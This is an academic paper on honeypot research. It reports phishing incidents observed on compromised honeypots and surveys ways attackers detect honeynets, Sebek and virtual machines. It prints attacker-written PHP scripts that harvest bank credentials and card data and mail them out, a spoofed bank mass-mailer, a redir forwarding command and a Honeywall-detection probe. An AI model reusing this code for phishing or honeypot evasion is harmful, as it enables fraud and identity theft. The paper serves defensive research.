Honeypots and Limitations of Deception

Maximillian Dornseif, Thorsten Holz[1], und Sven Müller[2]

[1] Laboratory for Dependable Distributed Systems
RWTH Aachen University
dornseif@informatik.rwth-aachen.de
holz@i4.informatik.rwth-aachen.de
[2] Magellan Networks
sven.mueller@smu-net.de

Abstract: To learn more about attack patterns and attacker behavior, the concept of electronic decoys – usually network resources (computers, routers, or switches) deployed to be probed, attacked, and compromised – is currently en vogue in the area of IT security under the name *honeypots*. These electronic baits claim to lure in attackers and help in assessment of vulnerabilities. We give a basic introduction into honeypot concepts and present exemplary honeypot-based research in the area of phishing.
Because honeypots are more and more deployed within computer networks, malicious attackers start to devise techniques to detect and circumvent these security tools. In the second part of this paper we focus on limitations of current honeypot-based methodologies. We show how an attacker typically proceeds when attacking this kind of systems and present diverse tools and methods of deception and counter deception.

1 Honeypot-based Research

Often we have a lack of precise information regarding attacks on the Internet. In most cases, we just see the results of attacks against networks or specific computers. For example, after a successful attack we just see that the compromised computer attacks further computers within the network. But analyzing *how* the attacker proceeded is a difficult and time-consuming task. In addition to the problems gathering qualitative data, there is relatively little quantitative data on attacks against computer systems. Generally the tools, tactics, and motives involved in computer and network attacks are not well known.

To change this, the concept of electronic decoys has been applied to the area of IT security recently. The term *honeypot* usually refers to an entity with certain features that make it especially attractive and can lure attackers into its vicinity. Honeypots are electronic bait, i.e. network resources (computers, routers, switches, etc.) deployed to be probed, attacked, and compromised. So called *low-interaction honeypots* simulate certain services – often on a massively parallel scale. *High-interactions honeypots* are real world systems which run special software permanently collecting data about the system and greatly aiding post-incident computer and network forensics. A honeypot is usually a computer system with no production tasks in the network. This aids in detection of incidents: Every interaction with the system is suspicious and could point to a possibly malicious action. The potential for a zero false-positives rate is a clear advantage of honeypots in contrast to intrusion

detection systems (IDS). Several honeypots can be assembled into networks of honeypots called *honeynets*. Because of the wealth of data collected through them, honeynets are considered a very useful tool to learn more about attack patterns and attacker behavior in communication networks like the Internet.

Therefore honeypots have a dual use: They can be used as research instrument to learn about the tools, tactics, and techniques of intruders into IT-systems. In this usage scenario, qualitative and quantitative research is possible. Usually high-interaction honeypots tend to be used for qualitative research while low-interaction honeypots seem to be better suited for quantitative research.

There are indications that the high operating costs of high-interaction honeypots make them in most scenarios unsuitable for intrusion detection purposes [DM04]. But at least in academic institutions there where deployments of high-interaction honeypots which lead to the detection of internal compromised machines [LLO+03].

To give an insight into the possibilities of honeypot-based research, we will describe research in regard to phishing which was undertaken at RWTH-Aachen University and Magellan Networks. This study can be seen as exemplary for a research-oriented honeynet.

1.1 Phishing – An Introduction

Tricking others into giving out passwords or other sensitive information has a long tradition in the attacker community. Originally this was mostly a manual process called *social engineering*. While social engineering comes in many flavours, the gathering of passwords, PINs and access codes can be considered the classic application of social engineering. In the nineties, miscreants started a radical change in their approach to social engineering: instead of trying to be as convincing as possible to a single victim or a small group of victims, they automated the communication with the victims. A result of this automation was that each attempt to trick a potential victim had a much lower chance of success since it was not tailored specifically to that victim. But since the scam was automated it could be tried against dozens or even hundreds of potential victims at once. Thus even if only a low percentage of the recipients of the scam fell for it, the scam could be tried over and over again until it was successfull. Therefore such *automated social engineering* allowed even perpetrators which little skill in human interaction to engage in social engineering.

The first systematic research on the transition to automated social engineering was published in 1998 by Gordon and Chess [GC98]. Gordon and Chess were researching malware on America Online (AOL) but they were faced with *phishing* attempts instead of the expected trojan horses. The term phishing describes the fraudulent acquisition of sensitive personal information such as passwords and credit card details, by masquerading as someone trustworthy with a need for the information requested. The word “phishing” can be seen as a abbreviation for “*password harvesting fishing*”, although interpretations of the exact origin of the term is open to debate.

A early phishing message described by Gordon and Chess is shown in figure 1.

Hi, I am with the America Online Hacker enforcement group, we have detected hackers using your account, we need to verify your identity, so we can catch the illicit users of your account, to prove your identity, please click 'respond' th Zip Code, Credit Card number, Bank Name and Expiration Date.
Thank you and have a nice day!

Figure 1: Early Phishing Attempt 1

Phishing attacks back then were primarily aimed at data to access the victim's AOL accounts or occasionally at credit card data which usually was meant for direct abuse (e. g. to make purchases with this information). Often the mails contained a simple story to trick unskilled computer users. As seen in figure 1, often security issues where involved or stories about broken hardware devices or other failure resulting in the need to reenter personal data as figure 2 illustrates. Often it was tried to press the users into immediately entering sensitive information, for example with phrase like "[. . .] and re-state your password. Failure to comply will result in immediate account deletion.". Anecdotal evidence suggested that the culprits usually were acting alone or in small, unsophisticated groups. Literature often portraits them as adolescents desiring account data for causing mischief and credit card data for buying a new computer.

Sector 4G9E of our data base has lost all I/O functions. When your account logged onto our system, we were temporarily able to verify it as a registered user. Approximately 94 seconds ago, your verification was made void by loss of data in the Sector 4G9E. Now, due to AOL verification protocol, it is mandatory for us to re-verify you. Please click 'Respond' and re-state your password. Failure e to comply will result in immediate account deletion.

Figure 2: Early Phishing Attempt 2

Gradually phishing transformed in the following years: Phishers moved from AOL and AOL-specific chat and messaging services to the Internet. Email became the preferred medium for phishing. One reason for this might be that instant messaging and chat became more and more seen as a possibly dangerous place, where evildoers lure users. Also users might have become aware that legitimate companies nearly exclusively use telephone, traditional mail or sometimes email as means of communication with their customers and nearly never chat. But phishers did not only change their primary means of communication to email, they also started targeting more profitable data. In recent years, they did not try to get account data for AOL or the data for a single credit card anymore, but more sensitive data. Interesting data could allow them unlimited access to Internet banking transfers or could serve as a foundation to commit identity theft. Sensitive information for identity theft include name, dates of birth, address, social security number, "secret" information like mother's maiden name, but also account numbers, user names, passwords and one time passwords ("TANs") which are quite common in European Internet banking.

The preferred strategy chosen by phishers is to mask in an email as a trusted brand – usually one where the phisher sees a chance that the victim has a business relation with – and use some urgent pretense to push the user into re-entering his data. Examples of the brands being attacked by phishing include well-known banks (e. g. Citibank or US Bank), online businesses (e. g. eBay or PayPal) or credit card companies (e. g. Visa

or MasterCard). The email contains a often somewhat obscured link to a webpage, for example as depicted in figure 3. The referenced webpage is masking as being part of the website of the brand the phisher masquerades as.



Figure 3: Phishing Email

The actual phishing page is used to "collect" the data requested under a pretense from the user. An early example of such a phishing page can be seen in figure 4. This example is from October 2003 and while the page attempts to look like a legitimate page at eBay it still looks somewhat unauthentic. In 2004, phishers got more and more skills in designing webpages looking like the real ones. Today the phishing pages itself look to a very high degree like the actual webpage of the company as which the attacker masquerades. Innocent user are tricked and might enters their data. According to a study from the Anti-Phishing Working Group [apw], up to 5 % of all victims enter sensitive data into these pages.

We are aware of phishing attempts being used to collect Internet account information, banking account information, and other sensitive information which can be used as a resource for identity theft.

1.2 Observing phishing attacks with honeypot-based techniques

To gather more information on phishing we deployed several high-interaction honeypot in the hope of attracting phishing activity. On several occasions phishers compromised our honeypots and used them in course of phishing activities.



Figure 4: Phishing Webpage

1.3 Hosting of a phishing pages

In an exemplary incident phishers used one of our honeypots to host phishing pages and to send out phishing mails. We will use this incident to give an introduction in the honeynet setup we deployed. This will be followed by a detailed report of the attack.

1.3.1 Setup of Honeynet

The deployed honeynet was a typical GenII Honeynet [Th03a]. The setup of the whole honeynet is depicted in figure 5.

For capturing in- and outgoing traffic for later analysis, all traffic to and from the honeynet was mirrored via the monitor port of a switch to `snort`, an Intrusion Detection System (IDS), running on a separate computer. Snort was used to tape-record all traffic to disk for further analysis.

To reduce the risk of the honeypots being used to attack third parties, the connection to the Internet was guarded by a Honeywall based on a FreeBSD 4.10 operating system. The



Figure 5: Setup of honeynet

Honeywall was acting as a a transparent bridge that controlled the data flow by limiting outgoing connections. We differentiated outgoing connections by IRC-connections and other TCP-connections.

Within 24 hours, 15 IRC-connections and 10 other TCP-connections where permitted. The reason for the special handling of IRC connections was to hide the presence of the Honeywall: Many attackers download tools from the Internet and establish relatively many IRC-connections. We wanted to avoid that these IRC-connections would constantly fail and thus setting the risk that the attacker would might realize the presence of the Honeywall. With the limits we tried to strike a balance between allowing the download of tools and the setup of IRC connections and minimizing the risk that the compromised honeypot is used for attacks.

The Honeywall was connected to a central switch which was used to separate the connections to the honeypot system and the administrative network by using VLANs. The honeypot itself was a standard RedHat 7.1 installation with several services like FTP (wu-2.6.1-16), HTTP (Apache 1.3.19, OpenSSL/0.9.6) and SQL (MySQL version: 3.23.36). The MySQL root password was set to a cryptic value and not left blank, but aside from this, all services where setup in their default configuration. In addition, we updated the Linux kernel to version 2.4.20. Furthermore, the website on the machine consisted of a prototype sales application for a fictive company which was intended to suggest a plausible server setup.

For keystroke capturing, Sebek version 2.1.7 [Th03b] was used to transmit keystrokes to the Honeywall for further analysis. We also adjusted the configuration of the `syslog` daemon to dump logging information also to the serial port where it was captured by the Honeywall. Again, these data were used for later analysis.

1.3.2 The attack

On November 12, 2004, the Honeynet was connected to the Internet. During the time between the start up and November 22, nothing special happened. We just observed an

enormous number of packets with destination port 445 which is not critical for the installed honeypot since no service was listening on that TCP port.

At 01:16 on November 22 the honeypot got compromised by exploiting the WU-FTP daemon. There was no port scan or FTP connection before, which is an indication of an *autorooter*-tool. Such tools are used to attack whole network ranges for vulnerable machines and immediately attack those systems. They just deliver their "evil" payload to every system in the given address range. The attack signature indicates that a tool called `superwu` was used and which later on the intruder used to attack further targets.

Until 08:21 on the same day there was no further activity from the attacker. Probably he started the tool the night before and checked in the following morning for successful compromises. At first he downloaded and installed a so called *rootkit*, which is a toolkit to hide his presence of the attacker on the compromised machine. This script-based rootkit replaced some system binaries with trojaned files. For example, `/sbin/ifconfig` and `/bin/ps` were replaced with versions which where modified to hide the presence of the attacker. After compilation the trojaned executables where adjusted to the size of the original files to make detection of the modifications harder.

In addition, the rootkit installed an SSH-daemon listening on TCP port 255. This server was used later on by the attacker to connect to the honeypot. The rootkit also installed a sniffer to collect login information for other systems on the same network. Furthermore, it modified the `init`-scripts of the system to ensure that the installed services would start on next reboot. After finishing the installation, the attacker reentered the honeypot via the additionally installed SSH server using `putty`, a SSH-client for Windows-systems.

Afterwards the attacker downloaded a file called `spam.tgz`. This archive contained some PHP and HTML files. Further examination showed that these files contained webpages which claimed they where for updating the billing profile of eBay seller accounts. The attacker copied this files into the document root of the webserver. This pages seemed to be an unfinished framework for phishing pages. While the attacker edited them, he never finished bringing them in a suitable condition.

After a brief pause the attacker downloaded another file called `psybnc.tgz`. This archive contained a so called IRC-bouncer which is a tool used for redirecting TCP-connections in order to hide ones whereabouts on IRC. After extracting the archive, he installed the included IRC-Bouncer and started an IRC-Session to an `undernet.org` server. The channel he entered was probably used to control hacked systems. A scan of all 8 clients in this channel showed the an open TCP port 255 with a listening SSH-daemon. The attacker also entered another Romanian language channel. By tracing the IP of the attacker, the source IP address could be located in Romania. These two signs indicate that the attacker was probably carried out by someone from Romania.

At 18:25 the same day the attacker downloaded a file called `windmilk.tgz`. This archive contained the `superwu` autorooter. After extracting the executable binary file, he started this tool in a `screen`-session. Then the attacker detached the session and logged off. Later when he came back, he attached the session again to see the results of the scan. Since the Honeywall blocked the outgoing attacks, no other system was compromised or even attacked. The attacker seemingly did not get suspicious by that fact. He downloaded

and installed at 22:40 a SOCKS proxy which was configured to allow proxying from any address to any address. Thus anybody could use the honeypot to connect to other systems, e. g. for sending spam hiding one's identity. The SOCKS proxy was never used during the time the honeynet was online and thus caused no harm.

On November 23, 2004, the attacker came back at 14:25. He added an user 'ro' and installed another rootkit. It is unclear why he tried to install a second rootkit on the honeypot.

At 16:40 the same day, the attacker downloaded the archive willson.tgz. This file included eBay-webpages similar to the spam.tgz archive but in a more finished state. The attacker installed the pages in the document root directory of the webserver. By this time the honeypot could be used for phishing attacks. When accessing the root level page, one was shown a get a login page resembling the original eBay login page. The page contained a form to enter sensitive information like username and password. The input of this form was rudimentary checked and then saved by the PHP-script shown in figure 6.

```
<?php
//chk:
if(strlen($userid) < 1 || strlen($pass) < 1) {
           echo 'Invalid user/password';
}
else {
          $mesaj = "$userid $pass";
          header ("Location:verify.html");
          $muie = fopen("/tmp/User.doc", "w");
          fwrite($muie, $mesaj);
          fclose($muie);
          exit();
}
?>
```

Figure 6: eBay-Phishing-Backend

If the entered data was at least one character long the script wrote it to the file /tmp/User.doc and a follow-up page was displayed to the victim. This page was trying to trick the victim into entering personal information like credit card number and birthday. The input was checked with a validation script, e. g. the PIN had to be four characters long. If the entered data passed this check, the script constructed an email message containing the entered information and send it to an address at a free email provider. If the entered data did not pass the validation script, an error page was shown to the user.

After the validation process, the web browser was redirected to the file ebayISAPI.dll. This file was not interpreted as PHP in the servers default configuration although it contained PHP code. This resulted in an error page being displayed to the user. Possibly the attacker forgot use the Apache AddType directive to pass .dll to the PHP-engine.

Next the attacker downloaded an archive called `suntrustsend.tgz`. This file included a PHP script for sending mails as shown in figure 7.

```
<?php
  include("ini.inc");
  $mail_header = "From: support@SunTrust.com
                    <support@SunTrust.com>\n";
  $mail_header .= "Content-Type: text/html\n";
  $subject = "SunTrust Security Department ";
  $body = loadini("test.txt");
  if (!($fp = fopen("list.txt", "r")))
     exit("Unable to open $listFile.");
  $i = 0;
  print "Start time is ";
  print date("Y:m:d H:i"); print "\n";
  while (!feof($fp)) {
     fscanf($fp, "%s", $name);
     $i++;
     mail($name, $subject, $body, $mail_header);
  }
  print "End time is ";
  print date("Y:m:d H:i"); print "\n";
  print "$i"; print "emails sent."; print"\n";
?>
```

Figure 7: Mailsending-Script

After downloading a file called `list.txt` which contained 3719 email addresses, the attacker started sending phishing mails to the recipients listed in this file using the script mentioned above. These mails looked like they were sent by the US-SunTrust Bank. The phishing mails contained a link to the webpages on the compromised honeypot.

Due to fear of liability we blocked outgoing TCP port 25 to ensure that no actual phishing could take place by using our honeypot. We contacted the Office of Public Prosecution and where asked to keep the honeynet running and further monitor the actions of the attacker. After a conference call with the SunTrust Bank and the Citibank, the US Secret-Service got involved as well. On their request, we forwarded them our log information.

The attacker probably noticed that we blocked outgoing connections and concluded that something weird was happening. He did not come back and on Decembers 8, 2004, we took the honeypot offline for further analysis. During this analysis we found another archive which contained `Citibank` phishing pages. These pages where designed together credit card numbers and other sensitive data. Again, the input was checked with the help of a script and another script which is shown in figure 8 was used to send the information via email to the attacker.

```
<?php
  session_start();
  $log0 = $_POST['CARD_NUMBER'];
  $log1= $_POST['CVV2'];
  $log2 = $_POST['MOTHERS_MAIDEN_NAME'];
  $log3 = $_POST['EMAIL'];
  $log4 = $_POST['nmc'];
  $log5 = $_POST['addr'];
  $log6 = $_POST['cd'];
  $log7 = $_POST['pin'];
  $log8 = $_POST['country'];
  $log9 = $_POST['city'];
  $log10 = $_POST['state'];
  $log11 = $_POST['exp'];
  $log12 = $_POST['user'];
  $log13 = $_POST['password'];
  $log14 = $_POST['bankname'];
  $log15 = $_POST['bankrouting'];
  $log16 = $_POST['checkingaccount'];
  $log17 = $_POST['bankacc'];
  $td = date("F jS");
  $date = date("d M, Y");
  $time = date("g:i a");
  $Log = trim("Date: ".$date.", Time: ".$time );
  mail("XXXXXX@yahoo.com", "Citibank Results",
    "$log0\n$log1\n$log2\n$log3\n$log4\n$log5
    \n$log6\n$log7\n$log8\n$log9\n$log10\n
    $log11\n$log12\n$log13\n$log14\n$log15\n
    $log16\n$log17");
  header ("Location: proccessing.html");
  exit;
?>
```

Figure 8: Citybank-Phishing-Backend

After sending the mail, the user was redirected to an HTML file called `processing.html` which just displayed the text: "*Thank you, Our update team will verify provided information and you will be contacted*".

We found another archive on the compromised honeypot which contained phishing pages for US Bank. In addition there was another script for sending out phishing emails for US Bank which worked like the mailing script for SunTrust Bank. The recipient file in this case contained 83,073 email addresses.

1.4 Installation of redirect service

In a similar case we were able to observe another group of phishers. In November 2004, we had set-up a classical GenII honeypot [Th03a] with Red Hat 7.3 as operating system.

While Red Hat 7.3 is pretty old (published in May 2002) and with several well-known vulnerabilities an easy target for crackers, it took about 2.5 months until someone successfully compromised the honeypot. At January 11, 2005, an attacker broke in due to a vulnerable version of OpenSSL.

After the attacker compromised the box, he started to set-up a redirection service for another phishing page. He installed `redir` – "a port redirector, used to forward incoming connections to somewhere else" [red]. `redir` was just used to forward HTTP connections to another host:

```
redir --lport=80 --laddr=<IP address of honeypot>
      --cport=80 --caddr=221.4.199.XXX
```

The target IP address used belongs to an ISP in China and hosted a phishing website for Citizens Bank to steal sensitive information from innocent victims.

Furthermore, the attacker modified the `init`-scripts of the system: He added commands to the file `/etc/rc.d/rc.local` to start `redir` upon system boot. The attacker did not install a rootkit to hide his presence on the honeypot. Afterwards, the attacker began to send out phishing mails in which he advertised the honeypot.

When we noticed the compromise of the honeypot, we slightly intervened the setup of the honeypot. We turned on logging for `redir` in order to easily observe how many people click on links in phishing mails and are thus redirected. Within a period of about 36 hours 721 unique IP addresses were redirected to the real phishing website.

At January 13, 2005, the honeypot went offline for further analysis.

1.5 Common proceeding of phishers

Further research showed that phishers use both attacking techniques observed in the two incidents quite frequently. They even combine these two attack methods to add some kind of redundancy to protect their infrastructure. It is common to make the setup of the phishing site more robust with the help of a two-stage setup. Figure 9 depicts a typical layout of a phishing network.

A central server hosts the phishing site or even more than one site (e. g. an eBay phishing-site in `/ebay` and a PayPal phishing-site in `/paypal`). Several compromised machines redirect traffic to the central server with the help of `redir`. From an attacker's point of view, this has several advantages compared to a single phishing site:

1. If the compromise of one of the redir hosts is detected, the victim will probably take the system offline and re-install it. This is no big loss for the phisher because the main phishing site is still online and several other redir hosts point to the central server and thus redirect innocent users to the actual phishing site.
2. If the compromise of the central phishing server is detected, this system will also be taken offline. Now the phisher needs to set up a new phishing site at a compromised system and readjust the redir hosts. Afterwards, the whole network is ready again and the phishing attacks can continue.



Figure 9: Typical setup of phishing network

3. A redir host is very flexible since it can be easily reconfigured to point to another phishing site.

Furthermore, our research shed light in the proceeding of phishers and how they use the captured information about bank accounts like for example an account number with associated TAN. Since foreign currency transfer is monitored by the banks, phishers can not transfer large amounts of money from one country to another. They have to use intermediaries that transfer money for them: The phishers transfer money from the victim's bank account to the intermediary in the same country. Afterwards, the intermediary withdraws the money from his bank account (after deducting his remuneration) and sends it to the phisher. Of course, the intermediary has a high risk of being caught. But the phishers do not have to care since the money is on the way to them at that point of time.

During our investigation we found an email that pointed us to these structures behind phishing attacks. This mail was written in very bad English and accompanied by an obviously computer-generated translation from English to German. Since the mail contained indications that the money should be transfered to Russia, this indicates that the attacker probably originated from this country.

1.6 Observations with the help of honeyd

In addition to the data presented in the previous Sections, our low-interaction honeynet provided us with quantitative data about activities of attackers due to `honeyd`. Honeyd is a daemon which creates virtual hosts on a network. It simulates the TCP/IP-stack of different operating systems and can be configured to run arbitrary services. These services are generally small scripts that emulate real services like POP3 or SMTP [Pr04]. With the help of `honeyd` and a fake SMTP server script, we were able to collect quantitative data about activities from spammers. This data helps us in further understanding the threat posed by these attackers.

Between November 29, 2004 and January 11, 2005, we observed 958 probes against TCP port 25, the port commonly used for SMTP. Most of these probes originated from the networks `211.158.X.X` and `222.120.X.X`.

The `honeyd` SMTP-script also logs all commands issued by the attacker. Typically issued commands include:

1. `HELO none` – Syntactically invalid domain
2. `AUTH login` – Authentication mechanism used for SMTP
3. `EHLO www.xyz34.uk.co.sg` – Seemingly the string `www.xyz34.uk.co.sg` is used in a tool to scan for open SMTP servers.

1.7 Conclusions and Outlook

Our honeypot research showed the typical proceeding of attackers during phishing attacks. We were able to learn this information with the help of several GenII honeypots and honeypot-related techniques.

The attackers we could observe so far seemed to be relatively unsophisticated. While processing basic Unix skills we saw regularly mistakes which wouldn't happen to a seasoned system administrator. Also the PHP scripts appeared to be created mostly by mixing cut and paste with trial and error.

We suspect that 2005 will bring further professionalizing to phishing. In the area of spamming and DDoS-extortion we have already seen the transition from small-scale crime with little technical sophistication to sophisticated botnets developed by highly skilled programmers. Since phising faces the same challenges as spamming – sending out unsolicited mails and robust hosting of websites – the techniques developed by spammers are bound to leak into the phishing community. Also we can expect that phishers will start to focus on exploiting client-side security issues more aggressively.

One herald of the things to come was a trojan hose which appeared in February 2005: The malware named icw-troj exchanged the X.509 root certificates of Internet Explorer on infected computers and redirected accesses to online banking websites to proxy servers located around the world. These proxyservers redirected the traffic back to the original banking sites. But because of the modified root certificates they where able to decrypt the SSL encrypted traffic via a man in the middle attack and thus collect account numbers, passwords, PINs and TANs but also information like balances etc. Several German banks reported several hundert infected clients each.

2 Limitations of Deception

The value of honeypots lies in the ability to gather information were other techniques are unable to do so. The main focus here is on the tools, tactics, and techniques of sophisticated attackers. The ability of a honeynet to collect information on such attackers is the reverse proportion of the ability of a attacker to find out that he is interacting with a honeypot and not with "the real thing".

Therefore, malicious attackers (so called *blackhats*) try to devise new techniques to detect and circumvent honeypots and other suspicious environments. It is save to assume that attackers do not want that someone observes their actions. Furthermore, they do not want to disclose their exploits and methods. For instance, if they intrude a system using an exploit for a non-publicly known flaw (called a *0-day*), they do not want to share this knowledge since the exploit will loose much of its value as soon as a patch is available. Moreover, once an attacker compromised a system, he wants to conceal his presence and his actions, whatever they can be: downloading new tools, chatting on IRC, and so on.

In the following Sections we will give an overview of techniques which help attackers to detect honeypots. In addition, we present several methods to detect suspicious environments (e. g. virtual machines like VMWare).

With the widespread deployment of honeypot technology, more and more people are interested in defeating them. First public discussion of the issue was published in the year 2004 in a fake releases of the well-known Phrack Magazine [Cob], [Coa]. The pseudonymous author of the article introduced several ways to fingerprint honeypots, both from a local and remote point of view.

Since *Sebek* [seb04], [Th03b] is the primary data capture tool used by honeynet researchers to capture the attacker's activities on a honeypot, attackers have focused their attention on it. In [DHK04] the authors propose several ways to detect, disable and circumvent Sebek. In addition, they introduce a kind of shell called *KEBES* which is designed to avoid logging mechanisms like the ones used by Sebek and lessen the prospect of successful forensic analysis. While [DHK04] focuses on Linux version of Sebek, [Kea] attacks the Windows version of Sebek. He builds on his previous research to detect hidden process or to restore the Service Descriptor Table [Keb, Kec]. Furthermore, [Coc] introduces several ways to detect the presence of Sebek on OpenBSD.

In the area of high-interaction honeypots, the usage of virtual machine technology, e. g. VMWare, is very popular. Security of these virtual machines has been studied in [RI00]. In regard to features needed to implement a virtual machine it is shown that the Pentium processor lacks essential features. Based on these results, [Rua] provides a short program to detect such an environment without needing any privileges.

In the following Sections we present several technical examples of different methodologies. In each example we show the limitations of the specific approach and devise techniques how these limitations can be abused by attackers.

2.1 GenII Honeynets

GenII honeynets seem to be the most common setups today. A default installation of an older operation system is slightly modified (e.g. additional software for logging) and connected to the Internet. A so called Honeywall protects this connection with the help of an Extrusion Prevention System (EPS) and several other techniques.

2.1.1 Detecting the Honeywall

The to provide this services a piece of software named snort_inline [sno04] is used. snort_inline acts as an inline packet modification engine by rewriting packets that look like something considered dangerous to something harmless. The example used by the honeynet project all the time to illustrate this technique is the replacement of the string `/bin/sh` in shellcode with the string `/ben/sh[Th03a]`. Another example is the replacement of some characteristic patterns in network traffic in order to render attacks useless, as shown in Figure 10.

```
alert ip $HONEYNET any -> $EXTERNAL_NET any
  (msg:"SHELLCODE x86 stealth NOOP"; sid:651;
   content:"|EB 02 EB 02 EB 02|";
   replace:"|24 00 99 DE 6C 3E|";)
```

Figure 10: snort_inline-rule to modify packets with x86-shellcode.

This should allow trivial detection of a Honeywall by constructing some network communication containing strings which match snort_inline's rewriting database and check if the communication is received in unaltered form.

To trigger snort_inline outgoing communication has to be initiated which contains data being matched by the snort_inline rule base. One convenient way to generate controlled outgoing communication is the HTTP TRACE method. The TRACE command in HTTP echos back the request to the client exactly as it was seen by the server. If we use TRACE to echo back something which is considered dangerous HTTP traffic by the rule base used in the Honeywall, etc. as part of an JavaScript attack, we see modified or otherwise broken replies. Figure 11 demonstrates such an modified reply.

2.1.2 Detecting Sebek

On the typical GenII honeypots themselves Sebek is used for keystroke and file capture [Th03a, Th03b]. Sebek is basically a rootkit with keystroke logger and network-enabled export mechanism. Thus methodology for rootkit detection can be applied to Sebek [Rub].

Also the extensive modifications to the network stack needed by Sebek to send information in a convert manner can be detected. Avenues for detection can be inconsistent byte counters for network interfaces and jumps in latency while disk activity is in process. Attacks against Sebek have extensively analyzed in [DHK04].

2.2 Virtualization

To keep hardware expenses at bay and allow easy deployment and forensics, virtualization often is used by honeypot operators. Virtualization software usually is not designed as an security tool but but as an tool to ease administration. This results in security issues

```
% telnet 10.17.23.4 80
Trying 10.17.23.4...
Connected to 10.17.23.4.
Escape character is '^]'.
TRACE / HTTP/1.0
X-Test1: document.domain(

HTTP/1.1 200 OK
Date: Fri, 18 Feb 2005 02:09:54 GMT
Server: Apache/1.3.28 (Unix)
Connection: close
Content-Type: message/http

TRACE / HTTP/1.0
X-Test1: ?x??mB??4?

Connection closed by foreign host.
```

Figure 11: HTTP TRACE request modified by `Snort_inline`.

with virtualization software. We will give a short overview on different virtualization techniques and their issues in the context of honeypot technology.

2.2.1 User-mode Linux (UML)

UML is a port of the Linux operation system to itself. It thus allows to run the Linux kernel as an user-space process. Since the UML kernel is just a process on the "'real"' kernel the deception offered by honeypots based on this approach are very limited. An attacker can easily guess that he is inside an UML, e. g. by looking at the address space of a process. Even worse: in certain common UML configurations a user can break from the guest operating system out into the host operating system in various ways. For example it is possible to access the host's memory from the guest [SKA] or mount the host's filesystems.

2.2.2 VMware

VMware is a virtual machine software which virtualizes x86-based hardware. It is in extensive use by the forensics, reverse engineering/anti-malware and security communities. Several ways to detect the presence of VMware exist. These include fingerprinting of the emulated hardware or the usage of the build-in I/O backdoor [Ko, VMw, Coa, Kl].

The Hardware emulated by VMware has certain features which are not present in this combination in real-world hardware. The most obvious factors are copyright strings in the BIOS and in the identification of emulated devices like hard disk and CD-ROM. Although there have been attempts to hide some of the most obvious VMware features [Ko] it is still easy to fingerprint VMware [Coa].

To allow communication between the guest system and the host, e. g. for features like shared clipboard, VMWare contains a so called *backdoor port*. By accessing I/O port `0x5658` in the guest system communication with the host operating system can be initiated. Se present of this backdoor port can be detected to check for the presence of VMWare [Kl].

